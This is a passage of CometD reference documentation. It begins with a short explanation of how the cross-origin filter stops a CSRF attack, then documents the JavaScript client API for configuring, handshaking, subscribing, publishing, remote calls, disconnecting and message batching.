For example, Bob could use XSS to steal Alice's session id and then craft and send evil messages to the chat service *from Alice's browser*. Alice's browser will send the existing Alice's `BAYEUX_BROWSER` cookie along with the evil messages, and to the server the evil messages will be indistinguishable from legit messages sent by Alice, because they will carry her `BAYEUX_BROWSER` cookie and her stolen session id.

CometD does not automatically protects against CSRF attacks, but these are easily counterfeit by configuring the cross-origin filter as explained in this section.

Alice's legit messages are sent by a script downloaded from the chat service, and therefore will have the following HTTP header:

```
Origin: http://cometd-chat.com
```

Conversely, Bob's evil script is downloaded from `http://evilbob.com` and his evil messages will have the following HTTP header:

```
Origin: http://evilbob.com
```

The application at `cometd-chat.com` can install the cross-origin filter and configure it to allow requests only from the `cometd-chat.com` origin, effectively blocking Bob's CSRF attack. This works because browsers are required to perform a *preflight* request before sending a HTTP request to a different target origin. The preflight request will be intercepted by the cross-origin filter and denied. The unsuccessful preflight response instructs the browser that the script cannot perform any request to that target origin, and the browser will block the script from making requests to the target domain.

8. JavaScript Library

The CometD JavaScript library is a portable JavaScript implementation with a *vanilla* implementation, entirely based on pure JavaScript and the standard objects available in the browser, and *bindings* for the major JavaScript toolkits, currently Dojo (https://dojotoolkit.org/), jQuery (https://jquery.com/) and Angular 1 (https://angularjs.org/). This means that the CometD Bayeux JavaScript implementation is written in pure JavaScript with no dependencies on the toolkits, and that the toolkit bindings add the syntactic sugar that makes the Bayeux APIs feel like they are native to the toolkit. For example, it is possible to refer to the standard `cometd` object using the following notations:

JAVASCRIPT

```javascript
// CommonJS style
var cometd = require('cometd');

// AMD style
require(['cometd'], function(cometd) {
    ...
});

// Vanilla style
var cometd = new org.cometd.CometD();

// jQuery style
var cometd = $.cometd;

// Angular style
angular.module('cometdApp', ['cometd'])
    .controller('cometdCtrl', ['cometd'], function(cometd) {
        ...
    });

// Old Dojo style
var cometd = dojox.cometd;
```

If you followed the primer, you might have noticed that the skeleton project proposes you to reference both the portable implementation, under `cometd/cometd.js` , and one binding – for example Dojo's – under `dojox/cometd.js` . For jQuery, the binding is under `jquery/jquery.cometd.js` . The use of the Bayeux APIs from the JavaScript toolkits is almost identical, and the following sections do not refer to a particular toolkit. Small differences surface only when passing callback functions to the Bayeux API, where Dojo users might use `hitch()` , while jQuery users might prefer an anonymous function approach.

The following sections present details about the JavaScript Bayeux APIs and their implementation secrets.

8.1. Configuring and Initializing

After you set up your skeleton project following the primer, you probably want to fully understand how to customize and configure the parameters that govern the behavior of the CometD implementation.

The complete API is available through a single object prototype named `org.cometd.CometD` . The Dojo toolkit has one instance of this object available under the name `dojox.cometd` , while for jQuery it is available under the name `$.cometd` . This default `cometd` object has been instantiated and configured with the default values and it has not yet started any Bayeux communication.

Before the `cometd` object can start Bayeux communication it needs a mandatory parameter: the URL of the Bayeux server. The URL of the server must be absolute (and therefore include the scheme, host, optionally the port and the path of the server). The scheme of the URL must always be either "http" or "https". The CometD JavaScript implementation will transparently take care of converting the scheme to "ws" or "wss" in case of usage of the WebSocket protocol.

One `cometd` object connects to one Bayeux server. If you need to connect to multiple Bayeux servers, see this section.

There are two ways of passing the URL parameter:

JAVASCRIPT

```
// First style: URL string
cometd.configure('http://localhost:8080/cometd');

// Second style: configuration object
cometd.configure({
    url: 'http://localhost:8080/cometd'
});
```

The first way is a shorthand for the second way. However, the second way allows you to pass other configuration parameters, currently:

Parameter Name	Required	Default Value	Parameter Description
url	yes		The URL of the Bayeux server this client will connect to.
logLevel	no	info	The log level. Possible values are: "warn", "info", "debug". Output to window.console if available.
maxConnections	no	2	The maximum number of connections used to connect to the Bayeux server. Change this value only if you know exactly the client’s connection limit and what "request queued behind long poll" means.
backoffIncrement	no	1000	The number of milliseconds that the backoff time increments every time a connection with the Bayeux server fails. CometD attempts to reconnect after the backoff time elapses.
maxBackoff	no	60000	The maximum number of milliseconds of the backoff time after which the backoff time is not incremented further.
maxNetworkDelay	no	10000	The maximum number of milliseconds to wait before considering a request to the Bayeux server failed.
requestHeaders	no	{}	An object containing the request headers to be sent for every Bayeux request (for example, {"My-Custom-Header":"MyValue"}).

Parameter Name	Required	Default Value	Parameter Description
appendMessageTypeToURL	no	true	Determines whether or not the Bayeux message type (handshake, connect, disconnect) is appended to the URL of the Bayeux server (see above).
autoBatch	no	false	Determines whether multiple publishes that get queued are sent as a batch on the first occasion, without requiring explicit batching.
connectTimeout	no	0	The maximum number of milliseconds to wait for a WebSocket connection to be opened. It does not apply to HTTP connections. A timeout value of 0 means to wait forever.
stickyReconnect	no	true	Only applies to the `websocket` transport. Determines whether to stick using the `websocket` transport when a `websocket` transport failure has been detected after the `websocket` transport was able to successfully connect to the server.
maxURILength	no	2000	The max length of the URI for a request made with the `callback-polling` transport. Microsoft Internet Explorer 7 and 8 are known to limit the URI length, so single large messages sent by CometD may fail to remain within the max URI length when encoded in JSON.

After you have configured the `cometd` object, the Bayeux communication does not start until you call `handshake()` (see also the javascript handshake section).

Previous users of the JavaScript CometD implementation called a function named `init()`. This function still exists, and it is a shorthand for calling `configure()` followed by `handshake()`. Follow the advice in the handshake section as it applies as well to `init()`.

8.1.1. Configuring and Initializing Multiple Objects

Sometimes there is the need to connect to multiple Bayeux servers. The default `cometd` object available as `dojox.cometd` or `$.cometd` can only be configured to connect to one server.

However, it is easy to create other `cometd` objects. In Dojo, there is a `dojox.CometD` (note the capital 'C' and 'D' of `CometD`) constructor function that can be used to create new `cometd` objects. In jQuery, there is an equivalent `$.CometD` constructor function. It can be used in this way:

JAVASCRIPT

```
// Dojo style
var cometd1 = dojox.cometd; // The default cometd object
var cometd2 = new dojox.CometD(); // A second cometd object

// jQuery style
var cometd1 = $.cometd; // The default cometd object
var cometd2 = new $.CometD(); // A second cometd object

// Configure and handshake
cometd1.init('http://host1:8080/cometd');
cometd2.init('http://host2:9090/cometd');
```

Note how the two `cometd` objects are initialized with different URLs.

8.1.2. Configuring Extensions in Multiple Objects

Configuring extensions in the default `cometd` object is covered in the extensions section. To configure extensions for the additional `cometd` objects must be done manually in the following way:

JAVASCRIPT

```
// Dojo style
var cometd1 = dojox.cometd; // The default cometd object
var cometd2 = new dojox.CometD(); // A second cometd object

// jQuery style
var cometd1 = $.cometd; // The default cometd object
var cometd2 = new $.CometD(); // A second cometd object

// Configure extensions for the second object
cometd2.registerExtension('ack', new org.cometd.AckExtension());
cometd2.registerExtension('timestamp', new org.cometd.TimeStampExtension());
cometd2.registerExtension('timesync', new org.cometd.TimeSyncExtension());
cometd2.registerExtension('reload', new org.cometd.ReloadExtension());
```

You should not configure the extensions for the default `cometd` object in this way, but instead follow the extensions section.

You should configure extension manually like shown above only for additional `cometd` objects. You can configure zero, one, or all the extensions for the additional `cometd` objects, depending on your application needs.

8.2. Handshaking

In order to initiate the communication with the Bayeux server, you must call either the `handshake()` or the `init()` functions on the `cometd` object. The `init()` function is a shorthand for a call to `configure()` (see the javascript configuration section) followed by a call to `handshake()`.

Calling `handshake()` effectively sends a handshake message request to the server, and the Bayeux protocol requires that the server sends to the client a handshake message reply.

The Bayeux handshake creates a network communication with the Bayeux server, negotiates the type of transport to use, and negotiates a number of protocol parameters to be used in subsequent communications.

Once `handshake()` has been called, you must not call `handshake()` again unless you have explicitly disconnected by calling `disconnect()`.

This is typically easy to enforce, by binding the call to `handshake()` to the page load event (that happens only once).

Alternatively, if the `handshake()` is triggered by interaction with the user interface (for example by clicking on a button), it is fairly easy to either disable the user interface (for example, disabling the button immediately after the click), or use a boolean variable to guard against multiple handshakes.

As with several functions of the JavaScript CometD API, `handshake()` is an asynchronous function: it returns immediately, well before the Bayeux handshake steps have completed.

> Calling `handshake()` *does not* mean that you have completed the handshake with the server when `handshake()` returns.

It is possible to invoke the `handshake()` function passing as parameter a callback function that will be invoked when the handshake message reply from the server arrives to the client (or, in case the server does not reply, when the client detects a handshake failure):

JAVASCRIPT

```
// Configure
cometd.configure({
    url: 'http://localhost:8080/cometd'
});

// Handshake with callback
cometd.init(function(handshakeReply) {
    if (handshakeReply.successful) {
        // Successfully connected to the server.
        // Now it is possible to subscribe or send messages
    } else {
        // Cannot handshake with the server, alert user.
    }
});
```

Passing a callback function to `handshake()` is equivalent to register a `/meta/handshake` listener (see also this section).

The handshake might fail for several reasons:

- You mistyped the server URL.
- The transport could not be negotiated successfully.
- The server denied the handshake (for example, the authentication credentials were wrong).
- The server crashed.
- There was a network failure.

In case of a handshake failure, applications should not try to call `handshake()` again: the CometD library will do this on behalf of the application. A corollary of this is that applications should usually only ever call `handshake()` once in their code.

Since the `handshake()` call is asynchronous, it is not a good idea to write this code:

JAVASCRIPT

```javascript
// WRONG CODE

cometd.configure({
    url: 'http://localhost:8080/cometd'
});

// Handshake
cometd.handshake();

// Publish to a channel
cometd.publish('/foo', { foo: 'bar' });
```

It is not a good idea because there is no guarantee that the call to `publish()` (see the javascript publish section) can actually succeed in contacting the Bayeux server. Since the API is asynchronous, you have no way of knowing synchronously (that is, by having `handshake()` function return an error code or by throwing an exception) that the handshake failed.

The right way is the following:

JAVASCRIPT

```javascript
cometd.configure({
    url: 'http://localhost:8080/cometd'
});

// Handshake
cometd.handshake(function(handshakeReply) {
    if (handshakeReply.successful) {
        // Publish to a channel
        cometd.publish('/foo', { foo: 'bar' });
    }
});
```

If you want to pass additional information to the handshake message (for example, authentication credentials) you can pass an additional object to the `handshake()` function:

JAVASCRIPT

```
cometd.configure({
    url: 'http://localhost:8080/cometd'
});

// Handshake with additional information.
var additional = {
    com.acme.credentials: {
        user: 'cometd',
        token: 'xyzsecretabc'
    }
};
cometd.handshake(additional, function(handshakeReply) {
    if (handshakeReply.successful) {
        // Your logic here.
    }
});
```

The additional object will be *merged* into the handshake message.

The server will be able to access the message (but not yet the session) from a `/meta/handshake` listener, for example using annotated services (see also the annotated services section):

JAVA

```java
@Service
public class MyService {
    @Listener(Channel.META_HANDSHAKE)
    public void metaHandshake(ServerSession remote, ServerMessage message) {
        // Parameter "remote" will be null here.

        Map<String, Object> credentials = (Map<String, Object>)message.get("com.acme.credentials");
        // Verify credentials.
    }
}
```

For more advanced processing of the handshake message that require the availability of the `ServerSession`, see the authentication section.

The additional object must not be used to tamper the handshake message by using reserved fields defined by the Bayeux protocol (see also the Bayeux protocol section). Instead, you should use field names that are unique to your application, better yet when fully qualified like `com.acme.credentials`.

The CometD JavaScript API offer an easy way to receive notifications about the details of the Bayeux protocol message exchange: either by adding listeners to special channels (called *meta channels*), explained in the javascript subscribe section, or by passing callback functions to the API like you did for `handshake()` in the example above.

8.3. Subscribing and Unsubscribing

The following sections provide information about subscribing and unsubscribing with the JavaScript library.

Depending on the type of channel, subscribing and unsubscribing to a channel have different meanings. Refer to the channels concept section for the channel type definitions.

8.3.1. Meta Channels

It is not possible to subscribe to meta channels: the server replies with an error message. It is possible to listen to meta channels (see this section for an explanation of the difference between subscribers and listeners). You cannot (and it makes no sense to) publish messages to meta channels: only the Bayeux protocol implementation creates and sends messages on meta channels. Meta channels are useful on the client to listen for error messages like handshake errors (for example, because the client did not provide the correct credentials) or network errors (for example, to know when the connection with the server has broken or when it has been re-established).

8.3.2. Service Channels

Service channels are used in the case of request/response style of communication between client and server (as opposed to the publish/subscribe style of communication on broadcast channels). While subscribing to service channels yields no errors, this is a no-operation for the server: the server ignores the subscription request. It is possible to publish to service channels, with the semantic of a communication between a specific client (the one that is publishing the message on the service channel) and the server. Service channels are useful to implement, for example, private chat messages: in a chat with userA, userB and userC, userA can publish a private message to userC (without userB knowing about it) using service channels.

8.3.3. Broadcast Channels

Broadcast channels have the semantic of a messaging topic and are used in the case of publish/subscribe style of communication. Usually, it is possible to subscribe to broadcast channels and to publish to broadcast channels; this can only be forbidden using a security policy on the Bayeux server (see also the java server authorization section) or by using authorizers (see also the authorizers section). Broadcast channels are useful to broadcast messages to all subscribed clients, for example in case of a stock price change.

8.3.4. Subscribers versus Listeners

The JavaScript CometD API has two APIs to work with channel subscriptions:

1. `addListener()` and the correspondent `removeListener()`
2. `subscribe()` and the correspondent `unsubscribe()`

The `addListener()` function:

- Must be used to listen to meta channel messages.
- May be used to listen to service channel messages.
- Should not be used to listen broadcast channel messages (use `subscribe()` instead).
- Does not involve any communication with the Bayeux server, and as such can be called before calling `handshake().`
- Is synchronous: when it returns, you are guaranteed that the listener has been added.

The `subscribe()` function:

- Must not be used to listen to meta channels messages (if attempted, the server returns an error).
- May be used to listen to service channel messages.
- Should be used to listen to broadcast channel messages.
- Involves a communication with the Bayeux server and as such cannot be called before calling `handshake().`

- Is asynchronous: it returns immediately, well before the Bayeux server has received the subscription request.

> Calling `subscribe()` *does not* mean that you have completed the subscription with the server when function returns.

If you want to be certain that the server received your subscription request (or not), you can either register a `/meta/subscribe` listener, or pass a callback function to `subscribe()`:

JAVASCRIPT

```javascript
cometd.subscribe('/foo', function(message) { ... }, function(subscribeReply) {
    if (subscribeReply.successful) {
        // The server successfully subscribed this client to the "/foo" channel.
    }
});
```

Remember that subscriptions may fail on the server (for example, the client does not have enough permissions to subscribe) or on the client (for example, there is a network failure). In both cases `/meta/subscribe` listener, or the callback function, will be invoked with an unsuccessful subscribe message reply.

You can pass additional information to the subscribe message by passing an additional object to the `subscribe()` function:

JAVASCRIPT

```javascript
var additional = {
    com.acme.priority: 10
};
cometd.subscribe('/foo', function(message) { ... }, additional, function(subscribeReply) {
    // Your logic here.
});
```

Remember that the subscribe message is sent to the server only when subscribing to a channel for the first time. Additional subscriptions to the same channel will not result in a message being sent to the server. See also the javascript handshake section for further information about passing additional objects.

Both `addListener()` and `subscribe()` return a subscription object that is opaque to applications (that is, applications should not try to use the fields of this object since its format may vary across CometD releases).

The returned subscription object should be passed to, respectively, `removeListener()` and `unsubscribe()`:

JAVASCRIPT

```javascript
// Some initialization code
var subscription1 = cometd.addListener('/meta/connect', function() { ... });
var subscription2 = cometd.subscribe('/foo/bar/', function() { ... });

// Some de-initialization code
cometd.unsubscribe(subscription2);
cometd.removeListener(subscription1);
```

Function `unsubscribe()` can too take an additional object and a callback function as parameters:

JAVASCRIPT

```
// Some initialization code
var subscription1 = cometd.subscribe('/foo/bar/', function() { ... });

// Some de-initialization code
var additional = {
    com.acme.discard: true
}
cometd.unsubscribe(subscription1, additional, function(unsubscribeReply) {
    // Your logic here.
});
```

Similarly to `subscribe()`, the unsubscribe message is sent to the server only when unsubscribing from a channel for the last time. See also the javascript handshake section for further information about passing additional objects.

The major difference between listeners and subscribers is that subscribers are automatically removed upon re-handshake, while listeners are not modified by a re-handshake. When a client subscribes to a channel, the server maintains a client-specific server-side subscription state. If the server requires a re-handshake, it means that it lost the state for that client, and therefore also the server-side subscription state. In order to maintain the client-side state consistent with that of the server, subscriptions – but not listeners – are automatically removed upon re-handshake.

A good place in the code to perform subscriptions is in a `/meta/handshake` function. Since `/meta/handshake` listeners are invoked in both explicit handshakes the client performs and in re-handshakes the server triggers, it is guaranteed that your subscriptions are always performed properly and kept consistent with the server state.

Equivalently, a callback function passed to the `handshake()` function behaves exactly like a `/meta/handshake` listener, and therefore can be used to perform subscriptions.

Applications do not need to unsubscribe in case of re-handshake; the CometD library takes care of removing all subscriptions upon re-handshake, so that when the `/meta/handshake` function executes again the subscriptions are correctly restored (and not duplicated).

For the same reason, you should never add listeners inside a `/meta/handshake` function, because this will add another listener without removing the previous one, resulting in multiple notifications of the same messages.

JAVASCRIPT

```
var _reportListener;
cometd.addListener('/meta/handshake', function(message) {
    // Only subscribe if the handshake is successful
    if (message.successful) {
        // Batch all subscriptions together
        cometd.batch(function() {
            // Correct to subscribe to broadcast channels
            cometd.subscribe('/members', function(m) { ... });

            // Correct to subscribe to service channels
            cometd.subscribe('/service/status', function(m) { ... });

            // Messy to add listeners after removal, prefer using cometd.subscribe(...)
            if (_reportListener) {
                cometd.removeListener(_reportListener);
                _reportListener = cometd.addListener('/service/report', function(m) { ... });
            }

            // Wrong to add listeners without removal
            cometd.addListener('/service/notification', function(m) { ... });
        });
    }
});
```

In cases where the Bayeux server is not reachable (due to network failures or because the server crashed), `subscribe()` and `unsubscribe()` behave as follows:

- In `subscribe()` CometD first adds the local listener to the list of subscribers for that channel, then attempts the server communication. If the communication fails, the server does not know that it has to send messages to this client and therefore on the client, the local listener (although present) is never invoked.
- In `unsubscribe()`, CometD first removes the local listener from the list of subscribers for that channel, then attempts the server communication. If the communication fails, the server still sends the message to the client, but there is no local listener to dispatch to.

8.3.5. Dynamic Resubscription

Often times, applications need to perform dynamic subscriptions and unsubscriptions, for example when a user clicks on a user interface element, you want to subscribe to a certain channel. In this case the subscription object returned upon subscription is stored to be able to dynamically unsubscribe from the channel upon user demand:

JAVASCRIPT

```
var _subscription;
function Controller() {
    this.dynamicSubscribe = function() {
       _subscription = cometd.subscribe('/dynamic', this.onEvent);
    };

    this.onEvent = function(message) {
        ...
    };

    this.dynamicUnsubscribe = function() {
        if (_subscription) {
            cometd.unsubscribe(_subscription);
            _subscription = undefined;
        }
    }
}
```

In case of a re-handshake, dynamic subscriptions are cleared (like any other subscription) and the application needs to figure out which dynamic subscription must be performed again. This information is already known to CometD at the moment `cometd.subscribe(…)` was called (above in function `dynamicSubscribe()`), so applications can just call `resubscribe()` using the subscription object obtained from `subscribe()`:

```javascript
cometd.addListener('/meta/handshake', function(message) {
    if (message.successful) {
        cometd.batch(function() {
            // Static subscription, no need to remember the subscription handle
            cometd.subscribe('/static', staticFunction);

            // Dynamic re-subscription
            if (_subscription) {
                _subscription = cometd.resubscribe(_subscription);
            }
        });
    }
});
```

8.3.6. Listeners and Subscribers Exception Handling

If a listener or subscriber function throws an exception (for example, calls a function on an undefined object), the error message is logged at level "debug". However, there is a way to intercept these errors by defining the global listener exception handler that is invoked every time a listener or subscriber throws an exception:

JAVASCRIPT

```
cometd.onListenerException = function(exception, subscriptionHandle, isListener, message) {
    // Uh-oh, something went wrong, disable this listener/subscriber
    // Object "this" points to the CometD object
    if (isListener) {
        this.removeListener(subscriptionHandle);
    } else {
        this.unsubscribe(subscriptionHandle);
    }
}
```

It is possible to send messages to the server from the listener exception handler. If the listener exception handler itself throws an exception, this exception is logged at level "info" and the CometD implementation does not break. Notice that a similar mechanism exists for extensions, see also the extensions section.

8.3.7. Wildcard Subscriptions

It is possible to subscribe to several channels simultaneously using wildcards:

JAVASCRIPT

```
cometd.subscribe("/chatrooms/*", function(message) { ... });
```

A single asterisk has the meaning of matching a single channel segment; in the example above it matches channels `/chatrooms/12` and `/chatrooms/15`, but not `/chatrooms/12/upload`. To match multiple channel segments, use the double asterisk:

JAVASCRIPT

```
cometd.subscribe("/events/**", function(message) { ... });
```

With the double asterisk, the channels `/events/stock/FOO` and `/events/forex/EUR` match, as well as `/events/feed` and `/events/feed/2009/08/03`.

The wildcard mechanism works also for listeners, so it is possible to listen to all meta channels as follows:

JAVASCRIPT

```
cometd.addListener("/meta/*", function(message) { ... });
```

By default, subscriptions to the global wildcards `/*` and `/**` result in an error, but you can change this behavior by specifying a custom security policy on the Bayeux server.

8.3.8. Meta Channel List

These are the meta channels available in the JavaScript CometD implementation:

- /meta/handshake
- /meta/connect

- /meta/disconnect
- /meta/subscribe
- /meta/unsubscribe
- /meta/publish
- /meta/unsuccessful

Each meta channel is notified when the JavaScript CometD implementation handles the correspondent Bayeux message. The `/meta/unsuccessful` channel is notified in case of any failure.

By far the most interesting meta channel to subscribe to is `/meta/connect` because it gives the status of the current connection with the Bayeux server. In combination with `/meta/disconnect`, you can use it, for example, to display a green *connected* icon or a red *disconnected* icon on the page, depending on the connection status with the Bayeux server.

Here is a common pattern using the `/meta/connect` and `/meta/disconnect` channels:

JAVASCRIPT

```javascript
var _connected = false;

cometd.addListener('/meta/connect', function(message) {
    if (cometd.isDisconnected()) {
        return;
    }

    var wasConnected = _connected;
    _connected = message.successful;
    if (!wasConnected && _connected) {
        // Reconnected
    } else if (wasConnected && !_connected) {
        // Disconnected
    }
});

cometd.addListener('/meta/disconnect', function(message) {
    if (message.successful) {
        _connected = false;
    }
}
```

One small caveat with the `/meta/connect` channel is that `/meta/connect` is also used for polling the server. Therefore, if a disconnect is issued during an active poll, the server returns the active poll and this triggers the `/meta/connect` listener. The initial check on the status verifies that is not the case before executing the connection logic.

Another interesting use of meta channels is when there is an authentication step during the handshake. In this case the registration to the `/meta/handshake` channel can give details about, for example, authentication failures.

8.4. Sending Messages

CometD allows you to send messages in three ways:

1. publish/subscribe: you publish a message onto a broadcast channel for subscribers to receive the message

2. peer-to-peer: you publish a message onto a service channel for a particular recipient to receive the message
3. remote procedure call: you remote call a target on the server to perform an action, and receive a response back

For the first and second case the API to use is `publish()`. For the third case the API to use is `remoteCall()`.

CometD also allows applications to send messages that contain binary data. This case is supported by using the `publishBinary()` and `remoteCallBinary()` variants of the APIs.

8.4.1. Publishing

The `publish()` function allows you to publish data onto a certain channel:

JAVASCRIPT

```javascript
cometd.publish('/mychannel', { mydata: { foo: 'bar' } });
```

You cannot (and it makes no sense to) publish to a meta channel, but you can publish to a service or broadcast channel even if you are not subscribed to that channel. However, you have to handshake (see the handshake section) before you can publish.

As with other JavaScript CometD API, `publish()` involves a communication with the server and it is asynchronous: it returns immediately, well before the Bayeux server has received the message.

When the message you published arrives to the server, the server replies to the client with a publish acknowledgment; this allows clients to be sure that the message reached the server. The publish acknowledgment arrives on the same channel the message was published to, with the same message `id`, with a `successful` field. If the message publish fails for any reason, for example because server cannot be reached, then a publish failure will be emitted, similarly to a publish acknowledgment.

For historical reasons, publish acknowledgments and failures are notified on the `/meta/publish` channel (only in the JavaScript library), even if the `/meta/publish` channel is not part of the Bayeux protocol.

In order to be notified of publish acknowledgments or failures, is it recommended that you use this variant of the `publish()` function, passing a callback function:

JAVASCRIPT

```javascript
cometd.publish('/mychannel', { mydata: { foo: 'bar' } }, function(publishAck) {
    if (publishAck.successful) {
        // The message reached the server
    }
});
```

> Calling `publish()` *does not* mean that you have published the message when `publish()` returns.

If you need to publish several messages, possibly to different channels, you might want to use the javascript batch section.

When you publish to a broadcast channel, the server will automatically deliver the message to all subscribers for that channel. This is the publish/subscribe messaging style.

When you publish to a service channel, the server will receive the message but the message journey will end on the server, and the message will not be delivered to any remote client. The message should contain an application-specific identifier of the recipient of the message, so that application-specific code on the server can extract this identifier and deliver the message to that particular recipient. This is the peer-to-peer messaging style.

8.4.2. Publishing Binary Data

You can publish binary data by using the specialized `publishBinary()` API. A similar specialized API exists to perform remote calls with binary data.

Remember that you must have the binary extension enabled as specified in the binary extension section.

To publish binary data, you must first create or obtain a JavaScript typed array, a `DataView` or an `ArrayBuffer` , and then use the `publishBinary()` API:

JAVASCRIPT

```javascript
// Create an ArrayBuffer.
var buffer = new ArrayBuffer(4);

// Fill it with the bytes.
var view = new DataView(buffer);
view.setUint8(0, 0xCA);
view.setUint8(1, 0xFE);
view.setUint8(2, 0xBA);
view.setUint8(3, 0xBE);

// Send it.
cometd.publishBinary('/binary', view, true, { prolog: 'java' });
```

In the example above, the binary data to send can be either the `buffer` or the `view` . The third parameter to `publishBinary()` is the `last` parameter that indicates whether the binary data is the last chunk; when omitted, it defaults to `true` . The fourth parameter to `publishBinary()` is the `meta` parameter that associates additional information to the binary data, and may be omitted.

Like normal `publish()` calls, you can pass as last parameter to `publishBinary()` a function that is notified of the publish acknowledgement.

8.4.3. Remote Calls

When you need to just call the server to perform some action, such as retrieving data from a database, or updating some server state, you want to use a remote call:

JAVASCRIPT

```javascript
cometd.remoteCall('target', { foo: 'bar' }, 5000, function(response) {
    if (response.successful) {
        // The action was performed
        var data = response.data;
    }
});
```

The first argument of `remoteCall()` is the *target* of the remote call. You can think of it as a method name to invoke on the server, or you can think of it as the action you want to perform. It may or may not have a leading `/` character, and may be composed of multiple segments such as `target/subtarget`.

The second argument of `remoteCall()` is an object with the arguments of the remote call. You can think of it as the arguments of the remote method call, reified as an object, or you can think of it as the data needed to perform the action.

The third, optional, argument of `remoteCall()` is the timeout, in milliseconds, for the remote call to complete. If the timeout expires, the callback function will be invoked with a response object whose `successful` field is set to `false`, and whose `error` field is set to `'406::timeout'`. The default value of the timeout is the value specified by the `maxNetworkDelay` parameter. A negative value or `0` disables the timeout.

The last argument of `remoteCall()` is the callback function invoked when the remote call returns, or when it fails (for example due to network failures), or when it times out.

The following table shows what response fields are present in the response object passed to the callback, in what cases:

Case	response.successful	response.data	response.error
Action performed successfully by the server	`true`	action data from the server	N/A
Action failed by the server (for example, exception thrown)	`false`	failure data from the server	N/A
Network failure	`false`	N/A	N/A
Timeout	`false`	N/A	`'406::timeout'`

Internally, remote calls are translated to messages published to a service channel, and handled on the server side by means of an annotated service, in particular one with a `@RemoteCall` annotation.

However, remote calls are much simpler to use than service channels since the correlation between request and response is performed by CometD, along with error handling. In this way, application have a much simpler API to use.

8.4.4. Remote Calls with Binary Data

Similarly to publishing binary data, it is possible to send binary data when performing remote calls.

Remember that you must have the binary extension enabled in the client as specified in the binary extension section.

Here is an example that sends an `ArrayBuffer`:

JAVASCRIPT

```
// Obtain an ArrayBuffer.
var buffer = ...;
var meta = {
    contentType: "application/pdf"
};
cometd.remoteCallBinary('target', buffer, true, meta, function(response) {
    if (response.successful) {
        // The action was performed
        var data = response.data;
    }
});
```

8.5. Disconnecting

The JavaScript CometD implementation performs automatic reconnect in case of network or Bayeux server failures. The javascript configure section describes the reconnect parameters.

Calling the JavaScript CometD API `disconnect()` results in a message being sent to the Bayeux server so that it can clean up any state associated with that client. As with all functions that involve a communication with the Bayeux server, it is an asynchronous function: it returns immediately, well before the Bayeux server has received the disconnect request. If the server is unreachable (because it is down or because of network failures), the JavaScript CometD implementation stops any reconnection attempt and cleans up any local state. It is normally safe to ignore if the `disconnect()` call has been successful or not: the client is in any case disconnected, its local state cleaned up, and if the server has not been reached it eventually times out the client and cleans up any server-side state for that client.

> If you are debugging your application with Firebug, and you shut down the server, you see in the Firebug console the attempts to reconnect. To stop those attempts, type in the Firebug command line: `dojox.cometd.disconnect()` (for Dojo) or `$.cometd.disconnect()` (for jQuery).

In case you really want to know whether the server received the disconnect request, you can pass a callback function to the `disconnect()` function:

JAVASCRIPT

```
cometd.disconnect(function(disconnectReply) {
    if (disconnectReply.successful) {
        // Server truly received the disconnect request
    }
});
```

Like other APIs, also `disconnect()` may take an additional object that is sent to the server:

JAVASCRIPT

```
var additional = {
    com.acme.reset: false
};
cometd.disconnect(additional, function(disconnectReply) {
    // Your logic here.
});
```

See also the javascript handshake section for further information about passing additional objects.

8.5.1. Short Network Failures

In case of temporary network failures, the client is notified through the `/meta/connect` channel (see also the javascript subscribe section about meta channels) with messages that have the `successful` field set to false (see also the archetypes in the primer section as an example). However, the Bayeux server might be able to keep the client's state, and when the network resumes the Bayeux server might behave as if nothing happened. The client in this case just re-establishes the long poll, but any message the client publishes during the network failure is not automatically re-sent (though it is possible to be notified, through the `/meta/publish` channel or better yet through callback functions, of the failed publishes).

8.5.2. Long Network Failures or Server Failures

If the network failure is long enough, the Bayeux server times out the lost client, and deletes the state associated with it. The same happens when the Bayeux server crashes (except that the state of all clients is lost). In this case, the reconnection mechanism on the client performs the following steps:

- A long poll is re-attempted, but the server rejects it with a `402::Unknown client` error message.
- A handshake is attempted, and the server normally accepts it and allocates a new client.
- Upon the successful re-handshake, a long poll is re-established.

If you register meta channels listener, or if you use callback functions, be aware of these steps, since a reconnection might involve more than one message exchange with the server.

8.6. Message Batching

Often an application needs to send several messages to different channels. A naive way of doing it follows:

JAVASCRIPT

```javascript
// Warning: non-optimal code
cometd.publish('/channel1', { product: 'foo' });
cometd.publish('/channel2', { notificationType: 'all' });
cometd.publish('/channel3', { update: false });
```

You might think that the three publishes leave the client one after the other, but that is not the case. Remember that `publish()` is asynchronous (it returns immediately), so the three `publish()` calls in sequence likely return well before a single byte reaches the network. The first `publish()` executes immediately, and the other two are in a queue, waiting for the first `publish()` to *complete*. A `publish()` is complete when the server receives it, sends back the meta response, and the client receives the meta response for that publish. When the first `publish` completes, the second publish is executed and waits to complete. After that, the third `publish()` finally executes.

If you set the configuration parameter called *autoBatch* to true, the implementation automatically batches messages that have been queued. In the example above, the first `publish()` executes immediately, and when it completes, the implementation batches the second and third `publish()` into one request to the server. The *autoBatch* feature is interesting for those systems where events received asynchronously and unpredictably – either at a fast rate or in bursts – end up generating a `publish()` to the server: in such cases, using the batching API is not effective (as each event would generate only one `publish()`). A burst of events on the client generates a burst of `publish()` to the server, but the autobatch mechanism batches them automatically, making the communication more efficient.

The queueing mechanism avoids queueing a `publish()` behind a long poll. If not for this mechanism, the browser would receive three publish requests but it has only two connections available, and one is already occupied by the long poll request. Therefore, the browser might decide to round-robin the publish requests, so that the first publish goes on the second connection, which is free, and it is actually sent over the network, (remember that the first connection is already busy with the long poll request), schedule the second publish to the first connection (after the long poll returns), and schedule the third publish again to the second connection, after the first publish returns. The result is that if you have a long poll timeout of five minutes, the second publish request might arrive at the server five minutes later than the first and the third publish request.

You can optimize the three publishes using batching, which is a way to group messages together so that a single Bayeux message actually carries the three publish messages.

JAVASCRIPT

```javascript
cometd.batch(function() {
    cometd.publish('/channel1', { product: 'foo' });
    cometd.publish('/channel2', { notificationType: 'all' });
    cometd.publish('/channel3', { update: false });
});

// Alternatively, but not recommended:
cometd.startBatch()
cometd.publish('/channel1', { product: 'foo' });
cometd.publish('/channel2', { notificationType: 'all' });
cometd.publish('/channel3', { update: false });
cometd.endBatch()
```

Notice how the three `publish()` calls are now within a function passed to `batch()`.

Alternatively, but less recommended, you can surround the three `publish()` calls between `startBatch()` and `endBatch()`.

> ⚠ Remember to call `endBatch()` after calling `startBatch()`. If you don't – for example, because an exception is thrown in the middle of the batch – your messages continue to queue, and your application does not work as expected.

